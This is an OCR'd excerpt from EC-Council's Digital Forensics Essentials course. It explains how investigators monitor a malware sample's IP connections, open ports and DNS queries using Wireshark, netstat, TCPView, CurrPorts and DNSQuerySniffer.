
For network activity monitoring, investigators can execute the malware on the forensic workstation and monitor the following aspects:

- IP addresses going from and connecting to the workstation
- Ports being opened on the workstation
- List of DNS entries recorded on the workstation

Analyzing the data collected from these areas can help investigators understand malware's network artifacts, signatures, functions, and other elements.

Network analysis is the process of capturing the network traffic and investigating it carefully to determine the malware activity. It helps to find the type of traffic/network packets or data transmitted across the network.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Monitoring IP Addresses

To determine whether a file, which is suspected to be a malware, is trying to call out any remote/malicious IP addresses, investigators need to do the following:

1. They need to run the Wireshark tool on the Windows forensic workstation that will display all traffic being passed over the network.
2. With Wireshark running in the background, they must execute the file which is suspected to be a malware on the workstation.
3. Then, they should monitor the live network traffic to see if there are any suspicious activities.
4. If they come across any remote/unknown IP address that the workstation is trying to connect to, it should be marked as unusual.
5. Finally, they should examine the IP address obtained over online malware scanning tools to determine whether it is malicious.

The screenshots presented below show the detection of an unusual IP address 192.185.72.225 on the forensic workstation via Wireshark upon the execution of a suspect file, and its analysis result provided by PC Risk, an online malware scanner tool, reveals it to be suspicious.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.36: Detection of a remote IP on the workstation after the execution of the malware





Figure 12.37: The remote IP is found to be suspicious on PCRisk online scanner

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Behavior Analysis: Monitoring Port

Malicious programs open system ports to establish a connection with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also provide a backdoor for other harmful malware and programs. Investigators can find if the malware is trying to access a specific port during runtime analysis using a command line utility called netstat. Reviewing open port activity in real-time on the forensic workstation can help in understanding the network capabilities of the malware. For example, If the malware calls out to any remote system via port 25, which is the default port for Simple Mail Transfer Protocol (SMTP), it may be trying to establish a connection with an email server. Investigators can also use port monitoring tools that offer details, such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  Source: *https://docs.microsoft.com*

  It is a command line utility that displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays active TCP connections.

  Syntax


  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parameters

- **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections. However, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID on the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, the Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by the protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The **-p** parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Monitoring Tools: TCPView and CurrPorts

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that will show you detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections.

  On Windows Server 2008, Vista, and XP, TCPView also reports the name of the process that owns the endpoint. TCPView provides a more informative and conveniently presented subset of the Netstat program that ship with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.38: TCPView tool

- **Currports**

  Source: *https://www.nirsoft.net*

  CurrPorts is network monitoring software that displays the list of all currently opened TCP/IP and UDP ports on your local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, and so on), the time that the process was created, and the user that created it.

  In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP ports information to HTML file, XML file, or to tabdelimited text file. CurrPorts also automatically mark with pink color suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.39: CurrPorts tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Network Behavior Analysis: Monitoring DNS

Malicious programs use DNS to communicate with the C2 server, that is set up by the perpetrator. Malware uses a Domain Generation Algorithm or DGA techniques to avoid detection by reverse engineers and sends multiple DNS queries to different domains within a short period of time to connect with its C2.

A malicious software called DNSChanger is also capable of changing the systems' DNS server settings and provides the attackers with control to the victims' DNS servers. Using this control, the attackers can control the sites the user tries to connect to on the Internet, make the victim connect to a fraudulent website, or interfere with online web browsing.

Therefore, during runtime analysis, investigators should check the DNS entries recorded on the workstation (also known as DNS cache) to understand whether the malware is trying to contact a specific domain name. They need to clear DNS cache entries from the workstation by typing **`ipconfig /flushdns`** in the command prompt and pressing Enter, and then run the malware to identify the malicious domain name.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Monitoring Tool: DNSQuerySniffer

Source: *https://www.nirsoft.net*

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: Host Name, Port Number, Query ID, Request Type (A, AAAA, NS, MX, and so on), Request Time, Response Time, Duration, Response Code, Number of records, and the content of the returned DNS records.

You can easily export the DNS queries information to csv/tab-delimited/xml/html file, or copy the DNS queries to the clipboard, and then paste them into Excel or another spreadsheet application.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


